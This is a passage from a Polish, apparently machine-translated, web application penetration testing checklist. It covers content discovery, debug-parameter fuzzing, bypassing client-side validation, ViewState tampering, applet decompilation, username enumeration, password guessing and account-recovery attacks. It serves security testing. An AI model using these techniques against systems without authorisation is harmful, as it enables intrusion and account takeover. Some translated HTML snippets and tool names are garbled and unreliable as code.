1.4.3 Zażądaj katalogu głównego serwera, podając adres IP w nagłówku hosta i sprawdź, czy aplikacja odpowiada inną treścią. Jeśli tak, uruchom skanowanie Nikto pod kątem adresu IP oraz nazwy serwera.

1.4.4 Wykonaj żądanie do katalogu głównego serwera, określając zakres nagłówków User-Agent, jak pokazano na stronie www.useragentstring.com/pages/useragentstring.php.

1.5 Wylicz funkcje określone przez identyfikator

1.5.1 Zidentyfikuj wszystkie przypadki, w których uzyskuje się dostęp do określonych funkcji aplikacji, przekazując identyfikator funkcji w parametrze żądania (na przykład /admin.jsp?action=editUser lub /main.php?func=A21).

1.5.2 Zastosuj techniki wykrywania treści użyte w kroku 1.3 do mechanizmu używanego do uzyskiwania dostępu do poszczególnych funkcji. Na przykład, jeśli aplikacja używa parametru zawierającego nazwę funkcji, najpierw określ jej zachowanie, gdy określona zostanie nieprawidłowa funkcja, i spróbuj ustalić łatwy sposób identyfikacji, kiedy zażądano poprawnej funkcji. Sporządź listę wspólnych nazw funkcji lub przejrzyj składniowy zakres identyfikatorów, które są w użyciu. Zautomatyzuj ćwiczenie, aby wyliczyć prawidłowe funkcje tak szybko i łatwo, jak to możliwe.

1.5.3 Jeśli ma to zastosowanie, skompiluj mapę zawartości aplikacji w oparciu o ścieżki funkcjonalne, a nie adresy URL, przedstawiającą wszystkie wyliczone funkcje oraz ścieżki logiczne i zależności między nimi. (Patrz rozdział 4, aby zapoznać się z przykładem).


1.6 Test parametrów debugowania

1.6.1 Wybierz jedną lub więcej stron aplikacji lub funkcji, na których można zaimplementować ukryte parametry debugowania (takie jak debug=true). Najprawdopodobniej pojawią się one w kluczowych funkcjach, takich jak logowanie, wyszukiwanie oraz przesyłanie lub pobieranie plików.

1.6.2 Używać list wspólnych nazw parametrów debugowania (takich jak debugowanie, testowanie, ukrywanie i źródło) oraz typowych wartości (takich jak prawda, tak, wł. i 1). Przejrzyj wszystkie permutacje, przesyłając każdą parę nazwa/wartość do każdej docelowej funkcji. W przypadku żądań POST podaj parametr zarówno w ciągu zapytania adresu URL, jak i w treści żądania. Użyj technik opisanych w części 14, aby zautomatyzować to ćwiczenie. Na przykład możesz użyć typu ataku bombą kasetową w Burp Intruder, aby połączyć wszystkie permutacje dwóch list ładunków.

1.6.3 Przejrzyj odpowiedzi aplikacji pod kątem wszelkich anomalii, które mogą wskazywać, że dodany parametr miał wpływ na przetwarzanie aplikacji.

2 Przeanalizuj aplikację



2.1 Zidentyfikuj funkcjonalność

2.1.1 Zidentyfikuj podstawową funkcjonalność, dla której aplikacja została stworzona, oraz działania, które każda funkcja ma wykonywać, gdy jest używana zgodnie z przeznaczeniem.

2.1.2 Zidentyfikuj podstawowe mechanizmy bezpieczeństwa stosowane przez aplikację i sposób ich działania. W szczególności zapoznaj się z kluczowymi mechanizmami obsługującymi uwierzytelnianie,

zarządzanie sesją i kontrolą dostępu oraz obsługującymi je funkcjami, takimi jak rejestracja użytkownika i odzyskiwanie konta.

2.1.3 Zidentyfikuj wszystkie bardziej peryferyjne funkcje i zachowania, takie jak korzystanie z przekierowań, linków zewnętrznych, komunikatów o błędach oraz funkcji administracyjnych i logowania.

2.1.4 Zidentyfikuj każdą funkcjonalność, która odbiega od standardowego wyglądu GUI, nazewnictwa parametrów lub mechanizmu nawigacji używanego gdzie indziej w aplikacji i wyodrębnij ją do dogłębnych testów.

2.2 Zidentyfikuj punkty wprowadzania danych

2.2.1 Zidentyfikuj wszystkie istniejące punkty wejścia do wprowadzania danych wejściowych użytkownika do przetwarzania aplikacji, w tym adresy URL, parametry ciągu zapytania, dane POST, pliki cookie i inne nagłówki HTTP przetwarzane przez aplikację.

2.2.2 Badać wszelkie niestandardowe mechanizmy transmisji lub kodowania danych używane przez aplikację, takie jak niestandardowy format ciągu zapytania. Dowiedz się, czy przesyłane dane zawierają nazwy i wartości parametrów, czy też używany jest alternatywny sposób reprezentacji.

2.2.3 Zidentyfikuj wszelkie kanały pozapasmowe, za pośrednictwem których do przetwarzania aplikacji wprowadzane są dane kontrolowane przez użytkownika lub inne dane stron trzecich. Przykładem jest aplikacja poczty internetowej, która przetwarza i renderuje wiadomości otrzymane przez SMTP.

2.3 Zidentyfikuj zastosowane technologie

2.3.1 Zidentyfikować każdą z różnych technologii używanych po stronie klienta, takich jak formularze, skrypty, pliki cookie, aplety Java, formanty ActiveX i obiekty Flash.

2.3.2 W miarę możliwości ustal, które technologie są używane po stronie serwera, w tym języki skryptowe, platformy aplikacji i interakcje z komponentami zaplecza, takimi jak bazy danych i systemy poczty elektronicznej.

2.3.3 Sprawdź nagłówek HTTP Server zwracany w odpowiedziach aplikacji, a także sprawdź, czy inne identyfikatory oprogramowania zawarte w niestandardowych nagłówkach HTTP lub komentarzach do kodu źródłowego HTML. Należy pamiętać, że w niektórych przypadkach różne obszary aplikacji są obsługiwane przez różne komponenty zaplecza, więc mogą być odbierane różne banery.

2.3.4 Uruchom narzędzie Httprint, aby pobrać odcisk palca serwera WWW.

2.3.5 Przejrzyj wyniki swoich ćwiczeń mapowania zawartości, aby zidentyfikować interesujące wyglądające rozszerzenia plików, katalogi lub inne podsekwencje adresów URL, które mogą dostarczyć wskazówek na temat technologii używanych na serwerze. Przejrzyj nazwy wszelkich tokenów sesji i innych wydanych plików cookie. Użyj Google, aby wyszukać technologie związane z tymi elementami.

2.3.6 Zidentyfikuj ciekawie wyglądające nazwy skryptów i parametry ciągu zapytań, które mogą należeć do zewnętrznych komponentów kodu. Wyszukaj je w Google za pomocą inurl: qualifier, aby znaleźć inne aplikacje korzystające z tych samych skryptów i parametrów, które w związku z tym mogą korzystać z tych samych komponentów innych firm. Dokonaj nieinwazyjnego przeglądu tych witryn, ponieważ może to ujawnić dodatkowe treści i funkcje, które nie są wyraźnie powiązane z atakowaną aplikacją.


2.4 Mapuj powierzchnię ataku

2.4.1 Spróbuj ustalić prawdopodobną wewnętrzną strukturę i funkcjonalność aplikacji po stronie serwera oraz mechanizmy, których używa za kulisami, aby zapewnić zachowanie widoczne z perspektywy klienta. Na przykład funkcja pobierania zamówień klientów prawdopodobnie wchodzi w interakcję z bazą danych.

2.4.2 Dla każdego elementu funkcjonalności zidentyfikuj rodzaje typowych słabych punktów, które są często z nim związane. Na przykład funkcje wysyłania plików mogą być podatne na przechodzenie ścieżki, przesyłanie wiadomości między użytkownikami może być podatne na XSS, a funkcje kontaktu z nami mogą być podatne na wstrzykiwanie SMTP.

2.4.3 Sformułować plan ataku, ustalając priorytety dla najciekawiej wyglądającej funkcjonalności i najpoważniejszych potencjalnych luk z nią związanych. Użyj swojego planu, aby określić ilość czasu i wysiłku, które poświęcasz na każdy z pozostałych obszarów tej metodologii.

3 Przetestuj elementy sterujące po stronie klienta



3.1 Transmisja testowa danych przez Klienta

3.1.1 Zlokalizuj wszystkie przypadki w aplikacji, w których ukryte pola formularzy, pliki cookie i parametry adresu URL są najwyraźniej używane do przesyłania danych przez klienta.

3.1.2 Próba określenia celu, jaki element pełni w logice aplikacji, na podstawie kontekstu, w jakim się pojawia oraz jego nazwy i wartości.

3.1.3 Zmodyfikuj wartość elementu w sposób odpowiedni do jego roli w funkcjonalności aplikacji. Ustal, czy aplikacja przetwarza dowolne wartości przesłane w terenie i czy ten fakt można wykorzystać do ingerencji w logikę aplikacji lub obalenia jakichkolwiek zabezpieczeń.

3.1.4 Jeśli aplikacja przesyła nieprzejrzyste dane przez klienta, możesz to zaatakować na różne sposoby. Jeśli element jest zaciemniony, możesz być w stanie rozszyfrować algorytm zaciemniania, a tym samym przesłać dowolne dane w nieprzezroczystym elemencie. Nawet jeśli jest bezpiecznie zaszyfrowany, możesz być w stanie odtworzyć element w innych kontekstach, aby zakłócić logikę aplikacji.

3.1.5 Jeśli aplikacja korzysta z ASP.NET ViewState, przetestuj, aby potwierdzić, czy można w nią naruszyć lub czy zawiera ona jakiekolwiek poufne informacje. Należy zauważyć, że ViewState może być używany w różny sposób na różnych stronach aplikacji.

3.1.5.1 Użyj analizatora ViewState w Burp Suite, aby potwierdzić, czy

opcja EnableViewStateMac została włączona, co oznacza, że nie można modyfikować zawartości ViewState.

3.1.5.2 Przejrzyj zdekodowany ViewState, aby zidentyfikować zawarte w nim wrażliwe dane.

3.1.5.3 Zmodyfikuj jedną z dekodowanych wartości parametrów i ponownie zakoduj i prześlij ViewState. Jeśli aplikacja zaakceptuje zmodyfikowaną wartość, należy traktować ViewState jako kanał wejściowy do wprowadzania dowolnych danych do przetwarzania aplikacji. Wykonaj te same testy na danych, które zawiera, jak w przypadku innych parametrów żądania.

3.2 Testowanie kontroli po stronie klienta nad danymi wprowadzanymi przez użytkownika

3.2.1 Zidentyfikuj wszelkie przypadki, w których kontrole po stronie klienta, takie jak ograniczenia długości i testy JavaScript, są używane do sprawdzania poprawności danych wprowadzanych przez użytkownika przed przesłaniem ich na serwer. Te kontrole można łatwo ominąć, ponieważ możesz wysyłać dowolne żądania do serwera. Na przykład:

<form action=”order.asp” onsubmit=”return Validate(this)”>

<input maxlength=”3” name=”ilość”>

...

3.2.2 Przetestuj po kolei każde pole wejściowe, którego dotyczy problem, przesyłając dane wejściowe, które normalnie byłyby blokowane przez kontrole po stronie klienta, aby sprawdzić, czy są one replikowane na serwerze.

3.2.3 Możliwość obejścia sprawdzania poprawności po stronie klienta niekoniecznie oznacza jakąkolwiek lukę. Niemniej jednak należy dokładnie przeanalizować, jaka walidacja jest przeprowadzana. Potwierdź, czy aplikacja polega na kontrolkach po stronie klienta, aby chronić się przed źle sformułowanymi danymi wejściowymi. Potwierdź również, czy istnieją jakiekolwiek możliwe do wykorzystania warunki, które mogą zostać wywołane przez takie dane wejściowe.

3.2.4 Przejrzyj każdy formularz HTML, aby zidentyfikować wyłączone elementy, takie jak wyszarzone przyciski wysyłania. Na przykład:

<input wyłączona=”true” nazwa=”produkt”>

Jeśli znajdziesz jakieś, prześlij je na serwer wraz z innymi parametrami formularza. Sprawdź, czy parametr ma jakikolwiek wpływ na przetwarzanie serwera, który możesz wykorzystać w ataku. Alternatywnie użyj automatycznej reguły proxy, aby automatycznie włączyć wyłączone pola, takiej jak reguły „Modyfikacje HTML” Burp Proxy.

3.3 Testowanie składników rozszerzenia przeglądarki

3.3.1 Zrozumienie działania aplikacji klienckiej

3.3.1.1 Skonfigurować lokalny przechwytujący serwer proxy dla badanej technologii klienckiej i monitorować cały ruch przechodzący między klientem a serwerem. Jeśli dane są serializowane, użyj narzędzia do deserializacji, takiego jak wbudowana obsługa formatu AMF programu Burp lub wtyczka DSer Burp dla języka Java.

3.3.1.2 Krok po kroku przez funkcjonalność prezentowaną w kliencie. Określ wszelkie potencjalnie wrażliwe lub potężne funkcje, używając standardowych narzędzi w przechwytującym serwerze proxy do odtwarzania kluczowych żądań lub modyfikowania odpowiedzi serwera.

3.3.2 Dekompiluj Klienta

3.3.2.1 Zidentyfikuj wszelkie aplety używane przez aplikację. Poszukaj dowolnego z następujących typów plików żądanych przez przechwytujący serwer proxy:

* .class, .jar: Java

* .swf: Flash

* .xap: Silverlight

Możesz także szukać znaczników apletów w kodzie źródłowym HTML

strony aplikacji. Na przykład:

<applet code=”input.class” id=”Aplet” codebase=”/scripts/”></

aplet>

3.3.2.2 Przejrzyj wszystkie wywołania metod apletu z wywołującego HTML i określ, czy dane zwrócone z apletu są wysyłane na serwer. Jeśli te dane są nieprzejrzyste (to znaczy zaciemnione lub zaszyfrowane), aby je zmodyfikować, prawdopodobnie będziesz musiał zdekompilować aplet, aby uzyskać jego kod źródłowy.

3.3.2.3 Pobierz kod bajtowy apletu, wpisując adres URL w przeglądarce i zapisz plik lokalnie. Nazwa pliku z kodem bajtowym jest określona w atrybucie code znacznika apletu. Plik zostanie umieszczony w katalogu określonym w atrybucie codebase, jeśli jest obecny. W przeciwnym razie będzie znajdować się w tym samym katalogu, co strona, na której pojawia się znacznik apletu.

3.3.2.4 Użyj odpowiedniego narzędzia do dekompilacji kodu bajtowego do kodu źródłowego. Na przykład:

C:\>jad.exe input.class

Parsowanie input.class... Generowanie input.jad

Oto kilka odpowiednich narzędzi do dekompilacji różnych komponentów rozszerzenia przeglądarki:

* Jawa — Jad

* Flash — SWFScan, Flasm/Flare

* Silverlight — odbłyśnik .NET

Jeśli aplet jest spakowany do pliku JAR, XAP lub SWF, możesz go rozpakować za pomocą standardowego czytnika archiwów, takiego jak WinRar lub WinZip.

3.3.2.5 Przejrzyj odpowiedni kod źródłowy (zaczynając od implementacji metody zwracającej nieprzejrzyste dane), aby zrozumieć, jakie przetwarzanie jest wykonywane.

3.3.2.6 Określ, czy aplet zawiera jakiekolwiek publiczne metody, których można użyć do wykonania odpowiedniego zaciemniania dowolnych danych wejściowych.

3.3.2.7 Jeśli nie, zmodyfikuj źródło apletu, aby zneutralizować przeprowadzane przez niego sprawdzanie poprawności lub umożliwić zaciemnianie dowolnych danych wejściowych. Następnie możesz ponownie skompilować źródło do jego oryginalnego formatu pliku, korzystając z narzędzi do kompilacji dostarczonych przez dostawcę.

3.3.3 Dołącz debugger

3.3.3.1 W przypadku dużych aplikacji po stronie klienta dekompilacja całej aplikacji, zmodyfikowanie jej i przepakowanie bez napotkania licznych błędów jest często niezwykle trudne. W przypadku tych

aplikacji zazwyczaj szybsze jest dołączenie debugera środowiska wykonawczego do procesu. JavaSnoop robi to bardzo dobrze dla Javy. Silverlight Spy to ogólnodostępne narzędzie, które umożliwia monitorowanie środowiska uruchomieniowego klientów Silverlight.

3.3.3.2 Zlokalizuj kluczowe funkcje i wartości, których aplikacja używa do sterowania logiką biznesową związaną z bezpieczeństwem, i umieść punkty przerwania, gdy wywoływana jest funkcja docelowa. W razie potrzeby zmodyfikuj argumenty lub zwracaną wartość, aby wpłynąć na obejście zabezpieczeń.

3.3.4 Testowanie formantów ActiveX

3.3.4.1 Zidentyfikuj wszystkie formanty ActiveX używane przez aplikację. Poszukaj typów plików .cab żądanych przez przechwytujący serwer proxy lub poszukaj znaczników obiektów w kodzie źródłowym HTML stron aplikacji. Na przykład:

<OBJECT

classid=”CLSID:4F878398-E58A-11D3-BEE9-00C04FA0D6BA”

codebase=”https://wahh app.com/scripts/input.cab”

id=”TheAxControl”>

</OBJECT>


3.3.4.2 Zwykle możliwe jest odwrócenie sprawdzania poprawności danych wejściowych przeprowadzanych w formancie ActiveX przez dołączenie debuggera do procesu i bezpośrednią modyfikację przetwarzanych danych lub zmianę ścieżki wykonywania programu.

3.3.4.3 Często można odgadnąć przeznaczenie różnych metod eksportowanych przez formant ActiveX na podstawie ich nazw i przekazywanych im parametrów. Użyj narzędzia COMRaider, aby wyliczyć metody wyeksportowane przez formant. Sprawdź, czy którymkolwiek z nich można manipulować, aby wpłynąć na zachowanie kontrolki i pokonać wszelkie testy walidacyjne, które implementuje.

3.3.4.4 Jeśli celem kontroli jest zebranie lub zweryfikowanie pewnych informacji o komputerze klienckim, użyj narzędzi Filemon i Regmon do monitorowania informacji gromadzonych przez kontrolę. Często możliwe jest utworzenie odpowiednich pozycji w rejestrze systemowym i systemie plików, aby naprawić dane wejściowe używane przez kontrolkę, a tym samym wpłynąć na jej zachowanie.

3.3.4.5 Testować wszelkie formanty ActiveX pod kątem luk, które mogłyby zostać wykorzystane do ataku na innych użytkowników aplikacji. Możesz zmodyfikować kod HTML używany do wywołania kontrolki, aby przekazać dowolne dane do jej metod i monitorować wyniki. Szukaj metod o groźnie brzmiących nazwach, takich jak LaunchExe. Możesz także użyć COMRaidera do wykonania podstawowych testów rozmytych formantów ActiveX w celu zidentyfikowania błędów, takich jak przepełnienie bufora.

4 Przetestuj mechanizm uwierzytelniania



4.1 Zrozum mechanizm

4.1.1 Ustal stosowane technologie uwierzytelniania (na przykład formularze, certyfikaty lub uwierzytelnianie wieloskładnikowe).

4.1.2 Zlokalizuj wszystkie funkcje związane z uwierzytelnianiem (w tym logowanie, rejestracja, odzyskiwanie konta itd.).

4.1.3 Jeżeli aplikacja nie posiada mechanizmu automatycznej samorejestracji, należy ustalić, czy istnieje inny sposób uzyskania kilku kont użytkowników.

4.2 Sprawdź jakość hasła

4.2.1 Przejrzyj aplikację pod kątem opisu minimalnych zasad jakości nałożonych na hasła użytkowników.

4.2.2 Próba ustawienia różnego rodzaju słabych haseł, przy użyciu jakichkolwiek funkcji samorejestracji lub zmiany hasła w celu ustalenia faktycznie egzekwowanych zasad. Wypróbuj krótkie hasła, tylko znaki alfabetu, tylko pojedyncze litery, słowa ze słownika i bieżącą nazwę użytkownika.

4.2.3 Test niepełnej weryfikacji poświadczeń. Ustaw silne i złożone hasło (na przykład 12 znaków z małymi literami, cyframi i znakami typograficznymi). Spróbuj zalogować się, używając różnych odmian tego hasła, usuwając ostatni znak, zmieniając wielkość liter i usuwając wszelkie znaki specjalne. Jeśli którakolwiek z tych prób logowania się powiedzie, kontynuuj systematyczne eksperymenty, aby określić, jaka walidacja jest faktycznie przeprowadzana.

4.2.4 Po ustaleniu minimalnych zasad jakości hasła i zakresu sprawdzania poprawności hasła, określ zakres wartości, które atak polegający na odgadywaniu hasła musiałby zastosować, aby miał duże prawdopodobieństwo powodzenia. Spróbuj zlokalizować jakiekolwiek wbudowane konta, które mogły nie podlegać standardowym wymaganiom dotyczącym złożoności hasła.

4.3 Test wyliczania nazw użytkowników

4.3.1 Zidentyfikuj każdą lokalizację w ramach różnych funkcji uwierzytelniania, w której przesyłana jest nazwa użytkownika, w tym za pomocą ekranowego pola wprowadzania, ukrytego pola formularza lub pliku cookie. Typowe lokalizacje obejmują główne logowanie, samodzielną rejestrację, zmianę hasła, wylogowanie i odzyskiwanie konta.

4.3.2 Dla każdej lokalizacji prześlij dwa żądania zawierające prawidłową i nieprawidłową nazwę użytkownika. Przejrzyj każdy szczegół odpowiedzi serwera na każdą parę żądań, w tym kod stanu HTTP, wszelkie przekierowania, informacje wyświetlane na ekranie, wszelkie różnice ukryte w źródle strony HTML oraz czas potrzebny na odpowiedź serwera. Należy pamiętać, że niektóre różnice mogą być subtelne (na przykład ten sam komunikat o błędzie może zawierać niewielkie różnice typograficzne). Możesz użyć funkcji historii przechwytującego serwera proxy, aby przejrzeć cały ruch do iz serwera. WebScarab posiada funkcję porównywania dwóch odpowiedzi w celu szybkiego podkreślenia wszelkich różnic między nimi.

4.3.3 Jeśli zauważysz jakiekolwiek różnice między odpowiedziami, w których podano prawidłową i nieprawidłową nazwę użytkownika, powtórz test z inną parą wartości i potwierdź, że istnieje systematyczna różnica, która może stanowić podstawę do automatycznego wyliczania nazwy użytkownika.

4.3.4 Sprawdź, czy w aplikacji nie ma innych źródeł wycieku informacji, które mogą umożliwić Ci sporządzenie listy prawidłowych nazw użytkowników. Przykładami są funkcje rejestrowania, rzeczywiste listy zarejestrowanych użytkowników oraz bezpośrednie wzmianki o nazwiskach lub adresach e-mail w komentarzach do kodu źródłowego.

4.3.5 Zlokalizuj dodatkowe uwierzytelnienie, które akceptuje nazwę użytkownika, i określ, czy można go użyć do wyliczenia nazwy użytkownika. Zwróć szczególną uwagę na stronę rejestracyjną, która umożliwia podanie nazwy użytkownika.

4.4 Testowanie odporności na odgadywanie hasła

4.4.1 Zidentyfikuj każdą lokalizację w aplikacji, w której przesyłane są dane uwierzytelniające użytkownika. Dwie główne instancje to zazwyczaj główna funkcja logowania i funkcja zmiany hasła. Ten ostatni zwykle jest prawidłowym celem ataków polegających na odgadywaniu hasła tylko wtedy, gdy można podać dowolną nazwę użytkownika.

4.4.2 W każdej lokalizacji, korzystając z konta, które kontrolujesz, ręcznie wyślij kilka żądań zawierających prawidłową nazwę użytkownika, ale inne nieprawidłowe dane uwierzytelniające. Monitoruj odpowiedzi aplikacji, aby zidentyfikować wszelkie różnice. Po około 10 nieudanych logowaniach, jeśli aplikacja nie zwróciła komunikatu o zablokowaniu konta, wyślij żądanie zawierające

prawidłowe dane uwierzytelniające. Jeśli to żądanie się powiedzie, zasady blokady konta prawdopodobnie nie obowiązują.

4.4.3 Jeśli nie kontrolujesz żadnych kont, spróbuj wyliczyć lub odgadnąć prawidłową nazwę użytkownika i wykonaj kilka nieprawidłowych żądań, korzystając z tego przypuszczenia, monitorując wszelkie komunikaty o błędach dotyczące blokady konta. Oczywiście należy mieć świadomość, że ten test może skutkować zawieszeniem lub wyłączeniem konta należącego do innego użytkownika.

4.5 Przetestuj dowolną funkcję odzyskiwania konta

4.5.1 Określ, czy aplikacja zawiera jakiekolwiek narzędzie umożliwiające użytkownikom odzyskanie kontroli nad kontem w przypadku zapomnienia danych uwierzytelniających. Jest to często wskazywane przez łącze Nie pamiętasz hasła w pobliżu głównej funkcji logowania.

4.5.2 Ustal, jak działa funkcja odzyskiwania konta, wykonując pełny przegląd procesu odzyskiwania przy użyciu konta, które kontrolujesz.

4.5.3 Jeśli funkcja wykorzystuje wyzwanie, takie jak tajne pytanie, określ, czy użytkownicy mogą ustawić lub wybrać własne wyzwanie podczas rejestracji. Jeśli tak, użyj listy wyliczonych lub popularnych nazw użytkowników, aby zebrać listę wyzwań i przejrzyj ją pod kątem tych, które wydają się łatwe do odgadnięcia

4.5.4 Jeśli funkcja używa podpowiedzi do hasła, wykonaj to samo ćwiczenie, aby zebrać listę podpowiedzi do hasła i zidentyfikować te, które wydają się łatwe do odgadnięcia.

4.5.5 Wykonaj te same testy we wszystkich wyzwaniach związanych z odzyskiwaniem konta, które wykonałeś przy głównej funkcji logowania, aby ocenić podatność na zautomatyzowane ataki oparte na zgadywaniu.

4.5.6 Jeśli funkcja polega na wysłaniu wiadomości e-mail do użytkownika w celu zakończenia procesu odzyskiwania, poszukaj wszelkich słabych punktów, które mogą umożliwić ci przejęcie kontroli nad kontami innych użytkowników. Ustal, czy możliwa jest kontrola adresu, na który wysyłana jest wiadomość e-mail. Jeśli wiadomość zawiera unikatowy adres URL odzyskiwania, uzyskaj liczbę wiadomości przy użyciu adresu e-mail, który kontrolujesz, i spróbuj zidentyfikować wszelkie wzorce, które mogą umożliwić przewidywanie adresów URL wysyłanych do innych użytkowników. Zastosuj metodologię opisaną w kroku 5.3, aby zidentyfikować przewidywalne sekwencje.

4.6 Przetestuj dowolną funkcję Zapamiętaj mnie

4.6.1 Jeśli główna funkcja logowania lub jej logika wspierająca zawiera funkcję Zapamiętaj mnie, aktywuj ją i przejrzyj jej efekty. Jeśli ta funkcja umożliwia użytkownikowi logowanie się przy kolejnych okazjach bez podawania danych uwierzytelniających, należy dokładnie przejrzeć ją pod kątem luk w zabezpieczeniach.

4.6.2 Dokładnie sprawdź wszystkie trwałe pliki cookie, które są ustawiane, gdy aktywowana jest funkcja Zapamiętaj mnie. Szukaj wszelkich danych, które jednoznacznie identyfikują użytkownika lub wydają się zawierać przewidywalny identyfikator użytkownika.

4.6.3 Nawet jeśli przechowywane dane wydają się być mocno zakodowane lub zaciemnione, przejrzyj to dokładnie i porównaj wyniki zapamiętywania kilku bardzo podobnych nazw użytkowników i/lub haseł, aby zidentyfikować wszelkie możliwości inżynierii wstecznej oryginalnych danych. Zastosuj metodologię opisaną w kroku 5.2, aby zidentyfikować wszelkie istotne dane.

4.6.4 W zależności od wyników zmodyfikuj zawartość swojego pliku cookie w odpowiedni sposób, próbując podszywać się pod innych użytkowników aplikacji.

4.7 Przetestuj dowolną funkcję personifikacji

4.7.1 Jeśli aplikacja zawiera jakąkolwiek funkcję umożliwiającą jednemu użytkownikowi podszywanie się pod drugiego, należy dokładnie przejrzeć ją pod kątem luk, które mogą umożliwić podszywanie się pod dowolnych użytkowników bez odpowiedniej autoryzacji.

4.7.2 Poszukaj wszelkich danych dostarczonych przez użytkownika, które są używane do określenia celu podszywania się. Próbuj manipulować tym, aby podszywać się pod innych użytkowników, w szczególności użytkowników administracyjnych, co może umożliwić eskalację uprawnień.

4.7.3 Jeśli przeprowadzasz jakiekolwiek automatyczne ataki polegające na odgadywaniu haseł na kontach innych użytkowników, poszukaj kont, które wydają się mieć więcej niż jedno ważne hasło, lub wielu kont, które wydają się mieć to samo hasło. Może to wskazywać na obecność hasła backdoora, za pomocą którego administratorzy mogą uzyskać dostęp do aplikacji jako dowolny użytkownik.

4.8 Testowanie unikalności nazwy użytkownika

4.8.1 Jeśli aplikacja posiada funkcję samorejestracji, która pozwala określić żądaną nazwę użytkownika, spróbuj dwukrotnie zarejestrować tę samą nazwę użytkownika z różnymi hasłami.

4.8.2 Jeśli aplikacja zablokuje drugą próbę rejestracji, możesz wykorzystać to zachowanie do wyliczenia zarejestrowanych nazw użytkowników.

4.8.3 Jeśli aplikacja rejestruje oba konta, sprawdź dalej, aby określić jej zachowanie, gdy wystąpi kolizja nazwy użytkownika i hasła. Spróbuj zmienić hasło jednego z kont, aby pasowało do drugiego. Spróbuj także zarejestrować dwa konta z identycznymi nazwami użytkownika i hasłami.

